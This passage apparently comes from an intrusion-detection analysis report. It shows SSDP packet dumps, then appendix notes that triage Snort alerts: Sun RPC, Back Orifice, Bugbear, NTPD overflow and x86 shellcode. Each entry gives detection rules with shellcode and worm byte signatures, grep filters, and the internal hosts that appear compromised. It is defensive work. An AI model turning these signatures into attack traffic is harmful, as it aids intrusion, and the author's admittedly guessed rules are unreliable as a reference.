0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 726e 3a73 6368 656d      ml..NT:urn:schem
0x00a0  6173 2d75 706e 702d 6f72 673a 6465 7669      as-upnp-org:devi
0x00b0  6365 3a57 414e 436f 6e6e 6563 7469 6f6e      ce:WANConnection
0x00c0  4465 7669 6365 3a31 0d0a 4e54 533a 7373      Device:1..NTS:ss
0x00d0  6470 3a61 6c69 7665 0d0a 5365 7276 6572      dp:alive..Server
0x00e0  3a4e 542f 352e 3020 5550 6e50 2f31 2e30      :NT/5.0.UPnP/1.0
0x00f0  0d0a 5553 4e3a 7575 6964 3a75 706e 702d      ..USN:uuid:upnp-
0x0100  5741 4e43 6f6e 6e65 6374 696f 6e44 6576      WANConnectionDev
0x0110  6963 652d 315f 302d 3030 3930 6132 3737      ice-1_0-0090a277
0x0120  3737 3737 3a3a 7572 6e3a 7363 6865 6d61      7777::urn:schema
0x0130  732d 7570 6e70 2d6f 7267 3a64 6576 6963      s-upnp-org:devic
0x0140  653a 5741 4e43 6f6e 6e65 6374 696f 6e44      e:WANConnectionD
0x0150  6576 6963 653a 310d 0a0d 0a                  evice:1....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: urn:schemas-upnp-org:device:WANConnectionDevice:1
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-WANConnectionDevice-1_0-0090a2777777::urn:schemas-upnp-org:device:WANConnectionDevice:1

07:02:37.292615 192.168.1.1.1901 > 239.255.255.250.1900: udp 317

```
0x0000  4500 0159 0007 0000 9611 71e9 c0a8 0101      E..Y......q.....
0x0010  efff fffa 076d 076c 0145 14b9 4e4f 5449      .....m.l.E..NOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 726e 3a73 6368 656d      ml..NT:urn:schem
0x00a0  6173 2d75 706e 702d 6f72 673a 7365 7276      as-upnp-org:serv
0x00b0  6963 653a 4c61 7965 7233 466f 7277 6172      ice:Layer3Forwar
0x00c0  6469 6e67 3a31 0d0a 4e54 533a 7373 6470      ding:1..NTS:ssdp
0x00d0  3a61 6c69 7665 0d0a 5365 7276 6572 3a4e      :alive..Server:N
0x00e0  542f 352e 3020 5550 6e50 2f31 2e30 0d0a      T/5.0.UPnP/1.0..
0x00f0  5553 4e3a 7575 6964 3a75 706e 702d 496e      USN:uuid:upnp-In
0x0100  7465 726e 6574 4761 7465 7761 7944 6576      ternetGatewayDev
0x0110  6963 652d 315f 302d 3030 3930 6132 3737      ice-1_0-0090a277
0x0120  3737 3737 3a3a 7572 6e3a 7363 6865 6d61      7777::urn:schema
0x0130  732d 7570 6e70 2d6f 7267 3a73 6572 7669      s-upnp-org:servi
0x0140  6365 3a4c 6179 6572 3346 6f72 7761 7264      ce:Layer3Forward
0x0150  696e 673a 310d 0a0d 0a                       ing:1....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: urn:schemas-upnp-org:service:Layer3Forwarding:1
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-InternetGatewayDevice-1_0-0090a2777777::urn:schemas-upnp-org:service:Layer3Forwarding:1

07:02:37.294257 192.168.1.1.1901 > 239.255.255.250.1900: udp 321

```
0x0000  4500 015d 0008 0000 9611 71e4 c0a8 0101      E..]......q.....
0x0010  efff fffa 076d 076c 0149 bb58 4e4f 5449      .....m.l.I.XNOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 726e 3a73 6368 656d      ml..NT:urn:schem
0x00a0  6173 2d75 706e 702d 6f72 673a 7365 7276      as-upnp-org:serv
0x00b0  6963 653a 5741 4e43 6f6d 6d6f 6e49 6e74      ice:WANCommonInt
0x00c0  6572 6661 6365 436f 6e66 6967 3a31 0d0a      erfaceConfig:1..
0x00d0  4e54 533a 7373 6470 3a61 6c69 7665 0d0a      NTS:ssdp:alive..
0x00e0  5365 7276 6572 3a4e 542f 352e 3020 5550      Server:NT/5.0.UP
0x00f0  6e50 2f31 2e30 0d0a 5553 4e3a 7575 6964      nP/1.0..USN:uuid
0x0100  3a75 706e 702d 5741 4e44 6576 6963 652d      :upnp-WANDevice-
0x0110  315f 302d 3030 3930 6132 3737 3737 3737      1_0-0090a2777777
0x0120  3a3a 7572 6e3a 7363 6865 6d61 732d 7570      ::urn:schemas-up
0x0130  6e70 2d6f 7267 3a73 6572 7669 6365 3a57      np-org:service:W
0x0140  414e 436f 6d6d 6f6e 496e 7465 7266 6163      ANCommonInterfac
0x0150  6543 6f6e 6669 673a 310d 0a0d 0a             eConfig:1....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-WANDevice-1_0-0090a2777777::urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1

07:02:37.295840 192.168.1.1.1901 > 239.255.255.250.1900: udp 313

```
0x0000  4500 0155 0009 0000 9611 71eb c0a8 0101      E..U......q.....
0x0010  efff fffa 076d 076c 0141 f173 4e4f 5449      .....m.l.A.sNOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
```

```
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 726e 3a73 6368 656d      ml..NT:urn:schem
0x00a0  6173 2d75 706e 702d 6f72 673a 7365 7276      as-upnp-org:serv
0x00b0  6963 653a 5741 4e49 5043 6f6e 6e65 6374      ice:WANIPConnect
0x00c0  696f 6e3a 310d 0a4e 5453 3a73 7364 703a      ion:1..NTS:ssdp:
0x00d0  616c 6976 650d 0a53 6572 7665 723a 4e54      alive..Server:NT
0x00e0  2f35 2e30 2055 506e 502f 312e 300d 0a55      /5.0.UPnP/1.0..U
0x00f0  534e 3a75 7569 643a 7570 6e70 2d57 414e      SN:uuid:upnp-WAN
0x0100  436f 6e6e 6563 7469 6f6e 4465 7669 6365      ConnectionDevice
0x0110  2d31 5f30 2d30 3039 3061 3237 3737 3737      -1_0-0090a277777
0x0120  373a 3a75 726e 3a73 6368 656d 6173 2d75      7::urn:schemas-u
0x0130  706e 702d 6f72 673a 7365 7276 6963 653a      pnp-org:service:
0x0140  5741 4e49 5043 6f6e 6e65 6374 696f 6e3a      WANIPConnection:
0x0150  310d 0a0d 0a                                 1....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: urn:schemas-upnp-org:service:WANIPConnection:1
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-WANConnectionDevice-1_0-0090a2777777::urn:schemas-upnp-org:service:WANIPConnection:1

Appendix B - Analysis Notes

Name of alert: Attempted Sun RPC high port access

How is alert generated: Traffic to UDP port 32771

Alert classification/description: Compromise attempt
The purpose of this alert is to identify hosts attempting to access Sun RPC, which is commonly used to compromise a system w/ well-known RPC vulnerabilities.

Expected Snort Rule:

```
alert udp any any -> $MY_NET 32771 (msg: "Attempted Sun RPC high port access";)
```

False positives found: Yes - 5

```
grep :37 1
```

This identifies alerts of what appear to be valid time requests from internal hosts.

Real alerts found: Yes - 3

```
grep -v :37 1
```

Description of findings: The blanket trigger on port 32771 can generate a lot of false positives here.

Recommendation: Remove unnecessary RPC services from internal hosts. Check hosts 192.111.151.115 and 192.111.84.198 as these hosts appear to have been compromised.

Cross-correlation possibilities: Expected correlations would be if an internal host triggering this alert subsequently triggered other alerts. This would indicate a potential compromise.

```
10/14-07:52:17.726156  [**] Attempted Sun RPC high port access [**]
65.59.116.64:32095 -> 192.111.151.115:32771
10/14-11:30:37.104881  [**] High port 65535 udp - possible Red Worm - traffic [**]
65.59.116.64:65535 -> 192.111.151.115:65535
10/14-13:15:10.222738  [**] High port 65535 udp - possible Red Worm - traffic [**]
65.59.116.64:65535 -> 192.111.151.115:64935
10/14-13:37:47.293436  [**] High port 65535 udp - possible Red Worm - traffic [**]
65.59.116.64:65535 -> 192.111.151.115:65535
10/15-08:01:37.824103  [**] TFTP - Internal UDP connection to external tftp server [**]
65.59.116.64:69 -> 192.111.151.115:8128
10/15-08:36:27.226133  [**] TFTP - External UDP connection to internal tftp server [**]
65.59.116.64:45555 -> 192.111.151.115:69
10/15-08:36:28.379563  [**] TFTP - External UDP connection to internal tftp server [**]
65.59.116.64:45555 -> 192.111.151.115:69
10/17-13:33:08.666954  [**] High port 65535 udp - possible Red Worm - traffic [**]
65.59.116.64:949 -> 192.111.151.115:65535

10/15-15:23:22.830211  [**] Attempted Sun RPC high port access [**] 66.28.10.84:0 ->
192.111.84.198:32771
10/15-15:23:24.239655  [**] Attempted Sun RPC high port access [**] 66.28.10.84:0 ->
192.111.84.198:32771
10/15-16:00:24.435966  [**] TFTP - External UDP connection to internal tftp server [**]
66.28.10.84:5510 -> 192.111.84.198:69
10/18-16:58:04.831649  [**] spp_http_decode: IIS Unicode attack detected [**]
192.111.84.198:2075 -> 64.4.20.250:80
```

Web site for more information:
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823

Name of alert: SUNRPC highport access!

How is alert generated: Traffic to TCP port 32771

Alert classification/description: Compromise attempt
The purpose of this alert is to identify hosts attempting to access Sun RPC, which is commonly used to compromise a system w/ well-known RPC vulnerabilities.

Expected Snort Rule:

```
alert tcp any any -> $MY_NET 32771 (msg: "SUNRPC highport access!";)
```

False positives found: Yes - 520

```
grep ':20 ' 37
grep ':21 ' 37
```

```
grep ':22 ' 37
grep ':23 ' 37
grep ':25 ' 37
grep :80 37
grep ':443 ' 37
grep :5190 37
```

This identifies what is believed to be legitimate traffic for the following protocols: FTP, SSH, Telnet, SMTP, HTTP, HTTPS, AIM/ICQ

Real alerts found: Yes - 3

```
grep -v ':22 ' 37 | grep -v :80 | grep -v ':20 ' | grep -v ':443 ' | grep -v ':23 ' |grep -v ':21 ' |
grep -v ':25 ' | grep -v :5190
```

After removing all the false positives I was left with 3 alerts:

```
12.233.125.20:2471 -> 192.111.21.24:32771
169.229.70.201:35315 -> 192.111.70.207:32771
169.229.70.201:39490 -> 192.111.70.207:32771
```

Messenger hosts found:

```
AIM or ICQ hosts
192.111.168.65
192.111.100.139
192.111.55.59
192.111.55.70
192.111.168.218
```

Description of findings: This alert triggered a high rate of false positives. What was left after the false positives were removed is notable.

Recommendation: Hosts 192.111.70.207 and 192.111.21.24 appear to have been compromised. A system audit should be performed on these hosts.

Cross-correlation possibilities: Expected correlations would be if an internal host triggering this alert subsequently triggered other alerts. This would indicate a potential compromise. A cross-correlation shows that the host 192.111.70.207 was the destination of tftp traffic from 169.229.70.201 thus increasing the likelihood the system was compromised.

```
10/14-07:02:16.267172  [**] SUNRPC highport access! [**] 169.229.70.201:35315 ->
192.111.70.207:32771
10/14-07:02:47.498135  [**] TFTP - External TCP connection to internal tftp server [**]
169.229.70.201:36295 -> 192.111.70.207:69
10/14-07:02:47.879874  [**] TFTP - External TCP connection to internal tftp server [**]
169.229.70.201:36309 -> 192.111.70.207:69
10/14-07:03:55.429941  [**] TFTP - External TCP connection to internal tftp server [**]
169.229.70.201:38498 -> 192.111.70.207:69
```

Host 192.111.21.24 also saw similar correlations.

```
10/14-02:10:05.535810  [**] SUNRPC highport access! [**] 12.233.125.20:2471 ->
192.111.21.24:32771
10/14-02:10:06.027625  [**] TFTP - External TCP connection to internal tftp server [**]
12.233.125.20:2531 -> 192.111.21.24:69
10/14-02:10:06.029202  [**] TFTP - External TCP connection to internal tftp server [**]
192.111.21.24:69 -> 12.233.125.20:2531
```

Web site for more information:
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823

Name of alert: Back Orifice

How is alert generated: Typically, this alert is generated using a pre-processor in Snort based upon the content of the data passing. Back Orifice is well known to use port 31337, but simply triggering on usage of this port is prone to creating a high false-positive rate.

Alert classification/description: Trojan Usage

Real alerts found:

```
10/14-23:32:48.168415  [**] Back Orifice [**] 63.250.205.9:5669 ->
192.111.152.17:31337
```

Description of findings: It is likely that the host 192.111.152.17 is compromised with Back Orifice.

Action to be taken: Perform a system audit on 192.111.152.17

Cross-correlation possibilities: If a system is hosting Back Orifice, it is commonly used to launch other attacks so checking for other alerts is advisable. This system did trigger other alerts, thus increasing the likelihood that it is a compromised system.

Web site for more information:
http://www.cert.org/vul_notes/VN-98.07.backorifice.html

Name of alert: Bugbear@MM virus in SMTP

How is alert generated: This alert looks at the content of SMTP traffic for likely BugBear virus traffic.

Alert classification/description: Virus/Worm

Expected Snort Rule:

```
alert tcp any any -> any 25 (msg:"Bugbear@MM virus in SMTP"; \
content:"uv+LRCQID7dIDFEECggDSLm9df8C/zSNKDBBAAoGA0AEUQ+FEN23f7doqA
T/dCQk/xWcEQmDxCTD" \
; sid:900001; classtype:misc-activity; rev:1;)
```

Real alerts found: All the alerts appear to be real due to the quality of the snort rule.

Internal servers identified of note:

192.111.6.40
192.111.144.59
192.111.145.9

Description of findings: This alert likely performs a content scan on SMTP messages and triggers on Bugbear. It is used to positively identify SMTP servers by referring to destination systems on the internal network as the SMTP server and to infer a likely SMTP server with an internal host as the source. Systems that triggered this alert should be reviewed for potential virus scanning applications.

Recommendation: Identify recipients of BugBear viruses and take appropriate action if possible. 192.111.6.40 and 192.111.144.59 successfully sent the BugBear virus out. If these mail servers have virus filtering, the definition files are not up to date. Consider implementing virus filtering on mail servers. Ensure that existing virus filtering applications have the latest virus definitions.

Web site for more information:
http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html

---

Name of alert: CS WEBSERVER - external ftp traffic

How is alert generated: Any ftp traffic to host 192.111.100.165

Alert classification/description: Custom - Informational

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> 192.111.100.165 21 (msg: "CS WEBSERVER - external ftp traffic";)
```

Real alerts found: These alerts are for internal information only, so they are all valid.

Internal servers identified of note: 192.111.100.165 - CS Webserver FTP

Description of findings: This alert is informational only.

Recommendation: If this system is important enough to have its own alert, then the system should be reviewed for appropriate security measures. Note that by separating this catch-all alert out from other ftp alerts, you lose the ability to catch known ftp vulnerabilities as snort will only trigger on the first matching alert. So other more serious alerts may possibly be hidden. It might be advisable to ensure that these alerts write the raw data out to a separate binary format raw data file for external analysis.

Name of alert: CS WEBSERVER - external web traffic

How is alert generated: Any web traffic to host 192.111.100.165

Alert classification/description: Custom - Informational

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> 192.111.100.165 80 (msg: "CS WEBSERVER -
external web traffic";)
```

Real alerts found: These alerts are for internal information only, so they are all valid.

Internal servers identified of note: 192.111.100.165 - CS Webserver WWW

Description of findings: This alert is informational only.

Recommendation: If this system is important enough to have its own alert, then the system should be reviewed for appropriate security measures. Note that by separating this catch-all alert out from other web alerts, you lose the ability to catch known http vulnerabilities as snort will only trigger on the first matching alert. So other more serious alerts may possibly be hidden. It might be advisable to ensure that these alerts write the raw data out to a separate binary format raw data file for external analysis.

Name of alert: EXPLOIT NTPDX buffer overflow

How is alert generated: Access from an external host to an internal ntp server with a packet size large enough to potentially cause a buffer overflow condition.

Alert classification/description: Compromise attempt

Expected Snort Rule:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 123 (msg:"EXPLOIT ntpdx overflow
attempt"; dsize: >128; reference:arachnids,492; reference:bugtraq,2540;
classtype:attempted-admin; sid:312; rev:2;)
```

Real alerts found: All alerts triggered by this alert are valid concerns, but do not necessarily indicate a successful compromise.

Internal servers identified of note:

NTP servers:
192.111.88.164
192.111.84.100
192.111.117.25
192.111.111.11

Description of findings: This alert likely is triggered by a known buffer overflow vulnerability of the NTPD daemon. It is used to positively identify internal NTP hosts.

Recommendation: Internal systems associated with this alert should be checked for vulnerable versions of ntpd.
192.111.111.11 most notably shows suspicious subsequent activity that should be investigated.

Cross-correlation possibilities: Cross-correlations would be found by looking for other alerts originating from these ntp servers after this alert is triggered.

Only one of the hosts showed correlation data that could potentially identify a compromised host:

```
10/14-09:32:18.166442  [**] EXPLOIT NTPDX buffer overflow [**] 195.92.252.254:123 -> 192.111.111.11:123
10/14-11:39:52.937591  [**] TFTP - External UDP connection to internal tftp server [**] 66.70.17.91:48769 -> 192.111.111.11:69
```

Web site for more information:
http://www.securiteam.com/unixfocus/5PP032K40A.html

Name of alert: EXPLOIT x86 NOOP

How is alert generated: Looking for a series of data in the content of traffic that could indicate an x86 NOOP sled.

Alert classification/description: Compromise attempt

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; flags: A+; reference:arachnids,181;)
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content:"|9090 9090 9090 9090 9090 9090 9090 9090|"; reference:arachnids,181;)
```

False positives found: Yes - 192

```
grep -v '192.111.139.10:1906' 7
```

This should be taken with a grain of salt. Please read description of finding.

Real alerts found: Yes - 17

```
grep '192.111.139.10:1906' 7
```

Internal servers identified of note: 192.111.139.10 - Potentially compromised

Description of findings: This signature is highly prone to false positives. It's difficult to know when it's a real concern. It is most likely to see this vulnerability going to a well known service on an internal system. The majority of false

positives will be seen from internal systems to an external web server as images are prone to falsely trigger this alert. I have considered any triggers of this alert that don't go to a well known port on an internal system to be a false positive, but this should be taken with a grain of salt.

Recommendation: Check host 192.111.139.10 for possible compromise. Remove unnecessary services on this system.

Cross-correlation possibilities: Cross correlation shows some potential for evidence of a true compromise:

```
10/18-20:44:09.534591  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4656 ->
192.111.139.10:1906
10/18-20:45:07.911594  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4656 ->
192.111.139.10:1906
10/18-21:00:38.509417  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4663 ->
192.111.139.10:1906
10/18-21:04:41.437460  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4668 ->
192.111.139.10:1906
10/18-21:05:04.311174  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4668 ->
192.111.139.10:1906
10/18-21:19:27.254388  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4672 ->
192.111.139.10:1906
10/18-21:23:47.933560  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4673 ->
192.111.139.10:1906
10/18-21:24:04.158217  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4673 ->
192.111.139.10:1906
10/18-21:24:07.782130  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4673 ->
192.111.139.10:1906
10/18-21:25:03.821116  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4673 ->
192.111.139.10:1906
10/18-21:27:23.526267  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4677 ->
192.111.139.10:1906
10/18-21:27:23.558434  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4677 ->
192.111.139.10:1906
10/18-21:27:54.742763  [**] EXPLOIT x86 NOOP [**] 24.26.91.8:4677 ->
192.111.139.10:1906
10/18-22:20:43.666832  [**] spp_http_decode: IIS Unicode attack detected [**]
68.0.81.88:2525 -> 192.111.139.10:80
10/18-23:07:23.530993  [**] High port 65535 udp - possible Red Worm - traffic [**]
131.156.182.149:65535 -> 192.111.139.10:1906
10/18-23:07:23.531744  [**] High port 65535 udp - possible Red Worm - traffic [**]
192.111.139.10:1906 -> 131.156.182.149:65535
10/18-23:09:39.515045  [**] High port 65535 udp - possible Red Worm - traffic [**]
131.156.182.149:65535 -> 192.111.139.10:1906
10/18-23:09:39.515261  [**] High port 65535 udp - possible Red Worm - traffic [**]
192.111.139.10:1906 -> 131.156.182.149:65535
```

Web site for more information: http://www.whitehats.com/info/IDS181
http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00199.html

---

Name of alert: EXPLOIT x86 setgid 0

How is alert generated: Based upon a specific content of a packet of data.

Alert classification/description: Compromise attempt

Expected Snort Rule:

```
alert ip $EXTERNAL_NET any -> $MY_NET any (msg:"EXPLOIT x86 setgid 0"; content:
"|b0b5 cd80|"; reference:arachnids,284; classtype:system-call-detect; sid:649; rev:4;)
```

False positives found:

```
grep :6346 8
grep :1214 8
grep :80 8
grep ':22 ' 8
grep :4662 8
grep :6699 8
```

This identifies traffic that is more likely WWW, SSH, Gnutella, Kazaa, Napster or eDonkey traffic

Real alerts found:

```
grep -v :6346 8 | grep -v :1214 | grep -v :80 | grep -v ':22 ' | grep -v :4662 | grep -v :6699
```

After removing all of what is believed to be false positives, I was left w/ 6 unexplained alerts:

```
192.111.190.100:14231
192.111.130.53:4185
192.111.162.91:4658
192.111.137.66:9000
192.111.88.198:414
192.111.168.109:1985
```

File sharing hosts found:

```
192.111.185.48 - Gnutella (Bearshare)
192.111.91.81 - Kazaa/Morpheus
192.111.80.133 - Kazaa/Morpheus
192.111.83.146 - Napster
192.111.111.214 - eDonkey
```

Description of findings: This alert is HIGHLY prone to false positives. I would not rely upon it too heavily.

Cross-correlation possibilities: Cross-correlation with other alerts does not provide any evidence that any of these systems were compromised.

Web site for more information:http://www.whitehats.com/info/IDS284

Name of alert: EXPLOIT x86 setgid 0

How is alert generated: Based upon a specific content of a packet of data.

Alert classification/description: Compromise attempt

Expected Snort Rule:

alert ip $EXTERNAL_NET any -> $MY_NET any (msg:"EXPLOIT x86 setuid 0"; content: "|b017 cd80|"; reference:arachnids,436; classtype:system-call-detect; sid:650; rev:4;)

False positives found: Yes - 23

grep :6699 9
grep :6346 9
grep :1214 9
grep :80 9
grep ':22 ' 9

These pull out the alerts that are more likely HTTP, SSH, Napster, Gnutella and KAZAA traffic.

Real alerts found: Yes - 9

grep -v :6699 9 | grep -v :6346 | grep -v :1214 | grep -v :80 | grep -v ':22 '
192.111.84.244:6970
192.111.168.47:3657
192.111.104.113:49164
192.111.84.160:58000
192.111.88.198:412
192.111.84.239:4737
192.111.150.165:3293

File sharing hosts found:

192.111.83.146 - Napster
192.111.70.176 - Napster
192.111.84.147 - Napster
192.111.185.48 - Gnutella (Bearshare)
192.111.82.114 - Gnutella (Bearshare)
192.111.168.97 - Kazaa/Morpheus
192.111.150.165 - Kazaa/Morpheus

Description of findings: This is largely a false positive. Correlating data would need to be found to prove that an exploit was actually used.

Cross-correlation possibilities: Cross correlation was attempted. No evidence was shown to suspect compromise.

Web site for more information:
http://www.whitehats.com/info/IDS436

Name of alert: EXPLOIT x86 stealth noop

How is alert generated: Based upon a specific content of a packet of data.

Alert classification/description: Compromise attempt

Expected Snort Rule:

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 stealth NOOP"; content: "|eb 02 eb 02 eb 02|"; reference:arachnids,291; classtype:shellcode-detect; sid:651; rev:5;)

False positives found:

grep :1214
grep :6699
grep :80
grep ':22 '
grep :6346

Real alerts found:

grep -v :1214 9 | grep -v :6699 | grep -v :80 | grep -v :22 | grep -v :6346

192.111.104.113:49164
192.111.150.165:3293
192.111.168.47:3657
192.111.84.160:58000
192.111.84.239:4737
192.111.84.244:6970
192.111.88.198:412

File sharing hosts found:

192.111.168.97 - KAZAA/Morpheus
192.111.150.165 - KAZAA/Morpheus
192.111.84.147 - Napster
192.111.70.176 - Napster
192.111.83.146 - Napster
192.111.82.114 - Gnutella (Bearshare)
192.111.185.48 - Gnutella (Bearshare)

Internal servers identified of note: 192.111.163.97 - SSH host

Description of findings: There's a high potential for false positives. Corollary data would need to be obtained to validate these possibilities.

Cross-correlation possibilities: Attempts to correlate for verification of potential compromise proved fruitless.

Web site for more information: http://www.whitehats.com/info/IDS291

Name of alerts:
External FTP to HelpDesk 192.111.70.49
External FTP to HelpDesk 192.111.70.50
External FTP to HelpDesk 192.111.83.197
HelpDesk 192.111.70.49 to External FTP
HelpDesk 192.111.70.50 to External FTP
HelpDesk 192.111.83.197 to External FTP

How is alert generated: Based upon ftp traffic to or from a helpdesk host

Alert classification/description: Custom - Informational

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> 192.111.70.49 21 (msg: "External FTP to HelpDesk 192.111.70.49";)
alert tcp $EXTERNAL_NET any -> 192.111.70.50 21 (msg: "External FTP to HelpDesk 192.111.70.50";)
alert tcp $EXTERNAL_NET any -> 192.111.83.197 21 (msg: "External FTP to HelpDesk 192.111.83.197";)
alert tcp 192.111.70.49 any -> $EXTERNAL_NET 21 (msg: "HelpDesk 192.111.70.49 to External FTP";)
alert tcp 192.111.70.50 any -> $EXTERNAL_NET 21 (msg: "HelpDesk 192.111.70.50 to External FTP";)
alert tcp 192.111.83.197 any -> $EXTERNAL_NET 21 (msg: "HelpDesk 192.111.83.197 to External FTP";)
```

Real alerts found: These alerts are for internal information only, so they are all valid.

Internal servers identified of note:

192.111.70.49 - FTP
192.111.70.50 - FTP
192.111.83.197 - FTP

Description of findings: This alert is informational only.

Recommendation: If these systems are important enough to have their own alert, then the systems should be reviewed for appropriate security measures. Note that by separating this catch-all alert out from other ftp alerts, you lose the ability to catch known ftp vulnerabilities as snort will only trigger on the first matching alert. So other more serious alerts may possibly be hidden. It might be advisable to ensure that these alerts write the raw data out to a separate binary format raw data file for external analysis.

Name of alert: External RPC call

How is alert generated: External TCP access to port 111

Alert classification/description: Compromise attempt

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"External RPC call";)
```

Real alerts found:

192.111.137.7
192.111.133.94
192.111.133.92
192.111.133.89
192.111.133.87

192.111.133.83
192.111.133.82
192.111.133.74
192.111.133.68
192.111.133.67
192.111.133.60
192.111.133.55
192.111.133.51
192.111.133.46
192.111.133.44
192.111.133.43
192.111.133.38
192.111.133.37
192.111.133.33
192.111.133.32
192.111.133.31
192.111.133.29
192.111.133.104

Description of findings: The expected snort rule is an educated guess and could be very wrong. A more appropriate rule would be content based, but I saw no evidence of that in these alerts. It's important to note that all of these alerts were triggered from the same source host indicating that the system was likely attempting to scan for vulnerabilities.

Recommendation: This alert is HIGHLY limited. It does not show evidence of content scanning. Review the RPC specific rules that are available in the latest versions of Snort to get a more meaningful alert. Note that the correlation web site is only one of the many known RPC vulnerabilities. Consider removing RPC services if they are not needed on internal systems.

Cross-correlation possibilities: Cross correlation of the targeted hosts show no evidence of actual compromise.

Web site for more information: http://www.whitehats.com/info/IDS18

Name of alert: FTP DoS ftpd globbing

How is alert generated: External access to an internal ftp server with specific contact relating to a known vulnerability.

Alert classification/description: DOS attempt

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP DoS ftpd globbing";
flags: A+; content: "|2f2a|"; reference: arachnids,487;)
```

Real alerts found: All the alerts were valid.

Internal servers identified of note:

192.111.100.158 - FTP server
192.111.162.67 - FTP server

Description of findings: This alert does not necessarily identify a successful DoS. The effect of this alert would be to crash the ftp server. The host 192.111.100.158 was the target of all except for one of the triggered alerts.

Recommendation: Check 192.111.100.158 for a potentially vulnerably version of ftpd.

Web site for more information: http://www.cert.org/advisories/CA-2001-33.html
http://www.whitehats.com/info/IDS487

Name of alert: Fragmentation Overflow Attack

How is alert generated: This is an alert usually generated in a pre-processor. Its' intent is to find potentially malicious fragment packets.

Alert classification/description: Reconnaissance
